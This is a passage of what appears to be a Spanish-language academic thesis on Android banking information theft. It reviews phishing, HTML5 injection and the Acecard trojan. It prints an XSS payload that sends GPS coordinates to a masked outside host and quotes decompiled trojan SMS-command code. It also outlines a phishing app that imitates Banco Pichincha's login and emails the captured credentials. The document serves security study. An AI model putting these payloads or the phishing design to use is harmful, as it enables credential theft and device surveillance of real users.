B08	Systematic Literature Review: Security Challenges of Mobile Banking and Payments System	Phishing Bancario.	Se trata de un fraude en la cual se clonan páginas bancarias las cuales tienen la apariencia de ser oficiales, en esta técnica son muy vulnerables usuarios ingenuos.
B09	Examining Security Risks of Mobile Banking Applications through Blog Mining	Redes WIFI sin cifrar.	Las redes WIFI públicas son muy inseguras por los altos índices de ataques por parte de ciberdelincuentes, esto se da debido a la ingenuidad de los usuarios ya que para acceder a la banca móvil, utilizan estas redes inseguras sin saber el precio que pueden llegar a pagar por su falta de conocimiento sobre estas seguridades móviles.
		Vulnerabilidades de las aplicaciones de banca móvil.	Por la carencia de protección en aplicaciones móviles bancarias, es fácil aplicar ingeniería inversa, es decir extraer el código fuente de dichas aplicaciones para estudiarlo, modificarlo y por ende tratar de hacer cambios maliciosos para perpetuar el hurto de la información.

Consideración Personal

Las revisiones sistemáticas requieren un esfuerzo considerablemente superior que las revisiones de literatura convencionales, y la formalidad con la que se lleva a cabo la revisión permite validar los resultados reportados en las mismas y estos resultados están soportados y avalados por el protocolo de revisión. Finalmente esta metodología de investigación es un buen método para estructurar la base conceptual del tema de investigación a emprender.

6.2. Fase 2 Evaluar las técnicas más importantes perpetuadas por los delincuentes Informáticos al momento de hurtar información de los usuarios móviles ANDROID.

6.2.1. PHISHING E INJECTION

En la actualidad hay un enorme crecimiento de transacciones electrónicas que requieren el intercambio de datos personales y muy sensibles a través de internet, técnicas como phishing se perfilan de manera creciente para romper ese eslabón en cuanto a la cadena de seguridad de los usuarios que hacen uso de internet y que en especial manejan cuentas bancarias para realizar transacciones y más tareas. Ataques de ingeniería social se dispersan a gran escala en el orden financiero/cibernético criminales a un costo muy bajo para inducir especialmente a usuarios ingenuos a internet con el fin de capturar de algún modo las credenciales de aquellos usuarios como lo son las cuentas bancarias y número de tarjetas de crédito entre otros, por lo que este problema de be ser abordado en el campo móvil por la gran demanda y difusión de dispositivos inteligentes con sistema operativo Android tales como Smartphones, tabletas, etc [42].

Los ataques de Phishing bancario consisten en ingeniería social, es decir la manipulación de las personas engañándolas para inducirlos a revelar información confidencial. En palabras más técnicas Phishing pretende explotar las debilidades en los procesos del sistema causado por el inadecuado comportamiento de los usuarios, un sitio web del banco puede ser suficiente contra el robo de contraseña, básicamente este tipo de ataque consiste en él envió de mensajes como correos a las personas a través de una página web falsa del banco resultando beneficiado el atacante. Estas situaciones se ven agravadas por el hecho de que la mayoría de los usuarios móviles subestiman las amenazas informáticas descuidando incluso las medidas básicas de seguridad [42].

Existen millones de formas de clonar una página web, como hacer la “pesca” del objetivo es lo difícil, los delincuentes informáticos utilizan técnicas como falsificación de e-mail de la entidad financiera solicitando información o solicitando cambio en las credenciales de ingreso del banco, para ello facilitan un link el cual aparentemente lleva a la víctima al sitio original, sin embargo es una pantalla utilizada para que la información se envíe a un servidor privada, el cliente suele ser redireccionado a la página real donde obtiene como respuesta una falla en la operación u operación finalizada inesperadamente, lo

que hace sospechar al usuario que el error está en la plataforma original y el robo de la información pasa sin ser detectado [43].

En la siguiente imagen se puede apreciar como los delincuentes informáticos hurtan la información por medio de esta técnica de PHISING.




Figura 4. Ilustración del Phishing Bancario

6.2.2. INYECCIÓN BASADA EN HTML5

A lo largo del tiempo los desarrolladores han creado aplicaciones móviles híbridas las cuales funcionan en los distintos sistemas operativos en especial en ANDROID y en los demás respectivamente como es el caso de IOS y Microsoft.[44]

Hay una ataque conocido como XSS (Cross-Site-Scripting) que tiene que ver mucho con inyección basada en HTML 5, que normalmente se da en navegadores comunes centrándose especialmente en el cliente y no en el servidor.[45]

La mayoría de los últimos teléfonos inteligentes funcionan con versiones de su sistema operativo basado en HTML 5, por desgracia las aplicaciones basadas en HTML 5 también son susceptibles de ataques de cross-site scripting como la mayoría de las aplicaciones web. Básicamente esta técnica consiste en la inyección de código malicioso en páginas ajenas de manera malintencionada de muchos canales de inyección. La demostraron un ataque de inyección de código en HTML5 basado en populares aplicaciones de escaneo de código de barras. Utilizan una cadena malicioso

que contiene la etiqueta código HTML y JavaScript como se muestra en el siguiente párrafo [44].

```
1 <img src=x onerror=  
2 'navigator.Geolocation.WatchPosition(  
3 function(position){  
4 info="lat:"+position.coords.latitude+  
5 "loc:" + position.coords.longitude;  
6 alert(info);  
7 b=document.createElement('img');  
8 b.src='http://***.***.***:***?c=' +m })/>
```

Para la demostración de este ataque de inyección basado en html5, la aplicación que utilizo el autor tiene el nombre de HTTP Position, que se descargó desde Google Play, por su parte se utilizó para introducir la cadena de código maliciosa anteriormente mostrada, una vez aceptada la cadena por los usuarios se mostrara la ubicación actual del GPS de los dispositivos como se puede apreciar en la siguiente imagen:




Figura 5. Localización de Dispositivo

Para la comprobación de este método de inyección el autor encontró en más de 8000 aplicaciones en Google Play la vulnerabilidad con la que se puede inyectar códigos JavaScript mediante cajas de texto basada en html5.

6.2.3. INYECCIÓN TROYANO ACECARD

Este troyano bancario es capaz de atacar a usuarios de muchísimas aplicaciones bancarias móviles en línea ya que puede eludir con facilidad las seguridades de la tienda de GOOGLE PLAY. Por la tercera parte del 2015 expertos en seguridad de la compañía KASPERSKY LAB detectaron un creciente número de ataques en transacciones

bancarias con teléfonos inteligentes en Australia por lo que se realizó una investigación y se llegó a este troyano bancario denominado ACECARD. Básicamente la familia a la pertenece este troyano bancario utiliza casi toda la funcionalidad del software malicioso que existe en la actualidad los cuales son por ejemplo el robo de mensajes de texto y de voz de un banco hasta superponer ventanas de aplicaciones oficiales con mensajes falsos que prácticamente simulan la página oficial de inicio de sesión con el principal objetivo de robar información personal y los detalles de las cuentas bancarias. Recientemente la familia de este troyano bancario ACECARD en sus últimas versiones pueden atacar las aplicaciones para clientes de alrededor de unos 30 bancos y sistemas de pago, teniendo muy en cuenta que este tipo de troyano puede superponer su mensaje a voluntad en cualquier aplicación, por lo que el número de aplicaciones financieras puede llegar a crecer con el tiempo [46].

Al hablar de los inicios de este troyano bancario, tomando en cuenta la creciente popularidad de Acecard y los antecedentes criminales de sus creadores Todo comenzó con Backdoor. AndroidOS. Torec.a. La primera versión de este programa malicioso se detectó en febrero de 2014 y podía realizar las siguientes operaciones desde el servidor C&C:

- #intercept_sms_start – comenzar a interceptar los SMS entrantes;
- #intercept_sms_stop – dejar de interceptar los SMS entrantes;
- #ussd – generar una solicitud USSD;
- #listen_sms_start – comenzar a robar los SMS entrantes;
- #listen_sms_stop – dejar de robar los SMS entrantes;
- #check – enviar información sobre el teléfono (número de teléfono, país de residencia, IMEI, modelo, versión del sistema operativo) al servidor C&C;
- #grab_apps – enviar una lista de aplicaciones instaladas en el dispositivo al servidor C&C;
- #send_sms – enviar un SMS a los números especificados en el comando;
- #control_number – cambiar el número de control del teléfono.

En abril de 2014 apareció una versión muy mejorada con los siguientes comandos adicionales:

- #check_gps – enviar las coordenadas del dispositivo al C&C;
- #block_numbers – agregar números a la lista de SMSs a interceptar;
- #unblock_all_numbers – limpiar la lista de SMSs a interceptar;
- #unblock_numbers – eliminar los números especificados de la lista de SMSs a interceptar;
- #sentid – enviar un SMS con la identificación del troyano a un número específico.

A finales de mayo de 2014, detectamos el primer cifrador para móviles, Trojan-Ransom.AndroidOS.Pletor.a. Cifraba los archivos del dispositivo y exigía un rescate

para descifrarlos. Algunas modificaciones de Pletor usaban TOR para comunicarse con el servidor C&C.

Alrededor de un mes después se detecta una nueva modificación, Backdoor.AndroidOS.Torec. A diferencia de las versiones anteriores, no usaba TOR y buscaba información de tarjetas de crédito: el troyano superponía una ventana maliciosa a la aplicación oficial Google Play, donde pedía al usuario que ingresara sus datos personales.

Básicamente se le asigna el veredicto Trojan-Banker.AndroidOS.Acecard.a a esta variante y se la clasifica como una familia separada de malware. De ahí en más, todas las nuevas versiones del troyano se han detectado como parte de la familia Acecard, mediante un análisis y comparación del código usado en Backdoor.AndroidOS.Torec.a, Trojan-Ransom.AndroidOS.Pletor.a y Trojan-Banker.AndroidOS.Acecard.a demuestra que los tres fueron obra de los mismos cibercriminales. Estos son algunos ejemplos claros de ello:

```
private void processInterceptSMSStartCommand()
{
    Utils.putBooleanValue(this.settings, "INTERCEPTING_INCOMING_ENABLED", true);
    TorSender.sendRentStatus(this.context, "started");
}

private void processInterceptSMSStopCommand()
{
    Utils.putBooleanValue(this.settings, "INTERCEPTING_INCOMING_ENABLED", false);
    TorSender.sendRentStatus(this.context, "stopped");
}
```

Figura 6. Código del procesador de SMS de Trojan-Backdoor.AndroidOS.Torec.a


```

private void processInterceptSMSStartCommand()
{
    Utils.putBooleanValue(this.settings, "INTERCEPTING_INCOMING_ENABLED", true);
    Sender.sendRentStatus(this.context, "started");
}

private void processInterceptSMSStopCommand()
{
    Utils.putBooleanValue(this.settings, "INTERCEPTING_INCOMING_ENABLED", false);
    Sender.sendRentStatus(this.context, "stopped");
}

private void processSendSMSCommand()
{
    String str1 = Parser.getParameter(this.data, 0);
    String str2 = this.data.substring(Parser.indexOfSpace(this.data, 1));
    Utils.sendMessage(str1, str2);
    Sender.sendNotificationSMSSentData(this.context, str1, str2);
}

public String getControlNumber()
{
    return this.settings.getString("CONTROL_NUMBER", "");
}

public boolean needToInterceptIncoming()
{
    return this.settings.getBoolean("INTERCEPTING_INCOMING_ENABLED", false);
}

```

Figura 7. Código del procesador de SMS de Trojan-Banker.AndroidOS.Acecard.a

```

private void processInterceptSMSStartCommand()
{
    Utils.putBooleanValue(this.settings, "INTERCEPTING_INCOMING_ENABLED", true);
    Sender.sendRentStatus(this.context, "started");
}

private void processInterceptSMSStopCommand()
{
    Utils.putBooleanValue(this.settings, "INTERCEPTING_INCOMING_ENABLED", false);
    Sender.sendRentStatus(this.context, "stopped");
}

```

Figura 8. Código del procesador de SMS de Trojan-Ransom.AndroidOS.Pletor.a

Otros ejemplos que corroboran los códigos mostrados anteriormente en los troyanos bancarios tenemos los siguientes:

```

public class SmsProcessor
{
    private static HashSet<String> commands = new HashSet();
    private final Context context;
    private final String data;
    private SharedPreferences settings;

    static
    {
        commands.add("#intercept_sms_start");
        commands.add("#intercept_sms_stop");
        commands.add("#ussd");
        commands.add("#check_gps");
        commands.add("#block_numbers");
        commands.add("#unblock_all_numbers");
        commands.add("#unblock_numbers");
        commands.add("#listen_sms_start");
        commands.add("#listen_sms_stop");
        commands.add("#check");
        commands.add("#grab_apps");
        commands.add("#send_sms");
        commands.add("#control_number");
        commands.add("#sentid");
    }

    public SmsProcessor(String paramString, Context paramContext)
    {
        this.data = paramString.trim();
        this.context = paramContext;
        this.settings = this.context.getSharedPreferences("AppPrefs", 0);
    }

    private boolean hasCommand()
    {

```

Figura 9. Código del procesador de SMS del troyano Backdoor.AndroidOS.Torec.a

```

public class SmsProcessor
{
    private static HashSet<String> commands = new HashSet();
    private final Context context;
    private final String data;
    private final String params;
    private SharedPreferences settings;

    static
    {
        commands.add("#intercept_sms_start");
        commands.add("#intercept_sms_stop");
        commands.add("#ussd");
        commands.add("#check_gps");
        commands.add("#block_numbers");
        commands.add("#unblock_all_numbers");
        commands.add("#unblock_numbers");
        commands.add("#listen_sms_start");
        commands.add("#listen_sms_stop");
        commands.add("#check");
        commands.add("#grab_apps");
        StringBuilder localStringBuilder = new StringBuilder();
        localStringBuilder.append("#send");
        localStringBuilder.append("_sms");
        commands.add(localStringBuilder.toString());
        commands.add("#control_number");
        commands.add("#sentid");
        commands.add("#show_dialog");
    }

    public SmsProcessor(String paramString1, String paramString2, Context paramContext)
    {
        this.data = paramString1.trim();
        this.params = paramString2;
        this.context = paramContext;
        this.settings = this.context.getSharedPreferences("AppPrefs", 0);
    }

    private boolean hasCommand()
    {

```

Figura 10. Código del procesador de SMS de Trojan-Banker.AndroidOS.Acecard.a

```

public class SmsProcessor
{
    private static HashSet<String> commands = new HashSet();
    private final Context context;
    private final String data;
    private SharedPreferences settings;

    static
    {
        commands.add("#intercept_sms_start");
        commands.add("#intercept_sms_stop");
        StringBuilder localStringBuilder = new StringBuilder();
        localStringBuilder.append("#send");
        localStringBuilder.append("_sms");
        commands.add(localStringBuilder.toString());
        commands.add("#control_number");
    }

    public SmsProcessor(String paramString, Context paramContext)
    {
        this.data = paramString.trim();
        this.context = paramContext;
        this.settings = this.context.getSharedPreferences("AppPrefs", 0);
    }

    private boolean hasCommand()
    {

```

Figura 11. Nuevo código

Si nos podemos dar cuenta los tres troyanos bancarios se asemejan de una manera casi perfecta con muy pocas diferencias, si nos fijamos en los métodos podemos confirmar que se trata de los mismos piratas informáticos.

- #intercept_sms_start – comenzar a interceptar los SMS entrantes;
- #intercept_sms_stop – dejar de interceptar los SMS entrantes;
- #send_sms – enviar un SMS a números indicados en el comando;
- #control_number – cambiar el número de control del teléfono.

A finales de 2014 se detectó que una siguiente variante de Acecard usaba la red TOR para la comunicación con el servidor C&C de manera similar a su antecesor PLETOR, se encontraron dos diferencias la primera es que habían aumentado a 15 los comandos comandos teniendo en claro que estos comandos habían aparecido anteriormente en el troyano TOREC.

- #intercept_sms_start – comenzar a interceptar los SMS entrantes;
- #intercept_sms_stop – dejar de interceptar los SMS entrantes;
- #ussd – generar una solicitud USSD;
- #check_gps – enviar las coordenadas del dispositivo al C&C;
- #block_numbers – añadir números a la lista de remitentes con SMSs a interceptar;
- #unblock_all_numbers – limpiar la lista de SMSs a interceptar;
- #unblock_numbers – eliminar los números indicados de la lista de SMSs a interceptar;
- #listen_sms_start – comenzar a robar los SMS entrantes;
- #listen_sms_stop – dejar de robar los SMS entrantes;
- #check – enviar la identificación del troyano al C&C;
- #grab_apps – enviar una lista de aplicaciones instaladas en el dispositivo al servidor C&C;

- #send_sms – enviar un SMS a los números indicados en el comando;
- #control_number – cambiar el número de control del teléfono;
- #sentid – enviar un SMS con la identificación del troyano al número indicado;
- #show_dialog – mostrar una ventana de diálogo con objetos específicos (campos para ingresar datos, botones, etc.) según las órdenes del servidor C&C.

Por su arte la segunda diferencia serian la cantidad de ventas fraudulentas que se realizaron en la tienda oficial de GOOGLEPLAY STORE en la que el troyano superponía ventanas con las siguientes aplicaciones:




Figura 12. Servicio de mensajería para WhatsApp, Viber, Instagram, Skype.




Figura 13. Aplicaciones de las redes sociales VKontakte, Odnoklassniki y Facebook




Figura 14. El cliente de gmail




Figura 15. El cliente oficial de Twitter

Para mediados de 2014 ACECARD ya no usaba TOR y a partir de ese momento ninguna versión siguió utilizándolo, a partir de esa versión hubo cambios muy significativos ya que el troyano en versiones anteriores solo se centraban en atacar a usuarios de Rusia por lo que a partir de octubre de 2014 los ataques se esparcieron en gran cantidad a otros países como Australia Alemania y Francia, para entonces Rusia solo recibió el 10% de ataques. Esto hasta febrero de 2015.

Por el mes de Noviembre de 2014 se descubrió una nueva modificación de este troyano ACECARD, la variante robaba las contraseñas de clientes en redes sociales populares, también comenzó a superponer una ventana fraudulenta sobre la aplicación de uno de los bancos más famosos de Australia pasaron dos días y este troyano ya estaba atacando aplicaciones de cuatro bancos australianos.

Se sabe que la funcionalidad del troyano denominado Trojan-Banker.AndroidOS.Acecard se ha mantenido hasta la última versión.

6.2.4. Tabla de Técnicas más utilizadas

Tabla 9. Técnicas

Lista de técnicas más utilizadas	
Phishing	<p>Sin duda la técnica más utilizada tanto en dispositivos móviles Android como en computadoras convencionales y distintos navegadores.</p> <p>Los usuarios deben saber que los atacantes harán parecer las aplicaciones bancarias en los teléfonos inteligentes muy parecidas a las originales, incluso cumpliendo con las mismas funciones hasta obtener los datos de la víctima.</p>
Inyección Basada en HTML 5	<p>Mediante esta técnica los atacantes pueden introducir diferentes tipos de malware (exploits) mediante inyección especialmente en teléfonos inteligentes que trabajen con html5 que es una de las últimas versiones de lenguaje que trabajan los dispositivos móviles.</p>
Inyección Troyano Acecard	<p>Otro tipo de inyección, específicamente para bancos que puede llegar a nuestra región, y no es necesario que los atacantes se encuentren cerca de las víctimas ya que en el transcurso de esta investigación se logró visualizar como se realizaban ataques en Europa y en Estados Unidos. Tiene un parecido a la demostración que se realizó en esta investigación, que trata de superponer ventanas que son parecidas a las originales, en este caso de una aplicación bancaria.</p>

6.3. Fase 3 Demostración de un caso práctico con respecto al hurto de información en la Plataforma ANDROID.

Para llevar a cabo la ejecución de la técnica Phishing en ANDROID se tomó como referencia los ataques a esta plataforma que constan de un 95% según[47], que hace mención a la increíble forma de introducir malware a dispositivos móviles con sistema operativo ANDROID, con el fin de manipular la terminal y hurtar información de los usuarios.

A lo largo de la investigación se logró llegar a la conclusión que la técnica de Phishing es la que más se utiliza para meter malware en los dispositivos móviles a diferencia de la inyección basada en HTML5 y la inyección del troyano ACECARD ya que por medio de la misma, ya que los atacantes pueden ofuscar código engañando a la PlayStore y por ende al usuario una vez que descargue e instale el aplicativo. En la siguiente tabla se puede apreciar el porcentaje de ataques de acuerdo a las técnicas aplicadas por los piratas informáticos.

Tabla 10. Técnicas más utilizadas por atacantes ANDROID

Técnicas más utilizadas para el hurto de Información		
Técnica	Año	Porcentaje
PHISHING BANCARIO	Primer trimestre 2016	80%
INYECCIÓN HTML5	2015 - 2016	13%
INYECCIÓN TROYANO ACECARD	2016	7%
TOTAL		100%

En la siguiente tabla se puede apreciar el porcentaje de técnicas que más utilizan los cibercriminales para hurtar información a usuarios de dispositivos móviles con sistema operativo ANDROID, en primer lugar esta con un 80% la técnica del Phishing que es la más utilizada, seguida de la Inyección basada en HTML5 con un 13% y en constante crecimiento y finalmente la Inyección del troyano ACECARD con un 7%, que está poniéndose de moda con ataques que son certeros hacia los usuarios ANDROID.

Para la realización de la práctica llevo a cabo el siguiente procedimiento:

6.3.1. Instalacion Android Estudio

Para la instalación de Android Studio se necesita una conexión a internet y descargar el paquete de instalación desde la página oficial de descarga <https://developer.android.com/studio/index.html?hl=es-419> **Instalación SDK Android.**

Una vez instalado el Android Studio se procede a instalar el SDK con compatibilidad para dispositivos desde la versión 4.0.3 compilación 15, esto se realiza de modo automático a lo que corremos el Android estudió, se debe instalar todos los soportes para las versiones hasta las más actuales y las herramientas extras que se encuentran en el SDK que nos permiten mejorar la depuración.

6.3.1. Creación de una interfaz de usuario igual a la del banco pichincha

Se debe desarrollar los componentes personalizados para la interfaz.

Crear un Layout: Se crea aquí la interfaz con los componentes necesarios para luego proceder a modificar cada uno de ellos y dejar la apariencia lo más parecida a la que pretendemos vulnerar.




Figura 16. Recurso Drawable

Crear un Recurso Drawable: Se crea personalización de componentes para luego usarlos en el componente y dejar lo más parecido a la original.




Figura 17. Alarma servicio

6.3.2. Creación de una Alarma para despertar el servicio de comunicación

Se crea una alarma programada para que se lance el servicio y este a su vez lance una alerta al usuario para que este entre a la aplicación de banco de pichincha y así extraer las credenciales.

6.3.3. Creación de un Servicio con comunicación a la interfaz de usuario

El servicio es el encargado de enviar los datos al correo del espionaje además es el que se encarga de enviar las alertas al usuario de los diferentes escenarios propuestos para que el usuario se vea motivado a ingresar en el sistema y el aplicativo pueda enviar los datos al correo.

6.3.4. Creación de notificaciones emergentes para el mostrar al usuario

Cuando el servicio detecta conexión a internet y que es cliente de banco pichincha es decir que tenga instalada la aplicación del banco pichincha este procederá a enviar las notificaciones respectivas para que la víctima ingrese sus datos y estos puedan ser enviados al correo.

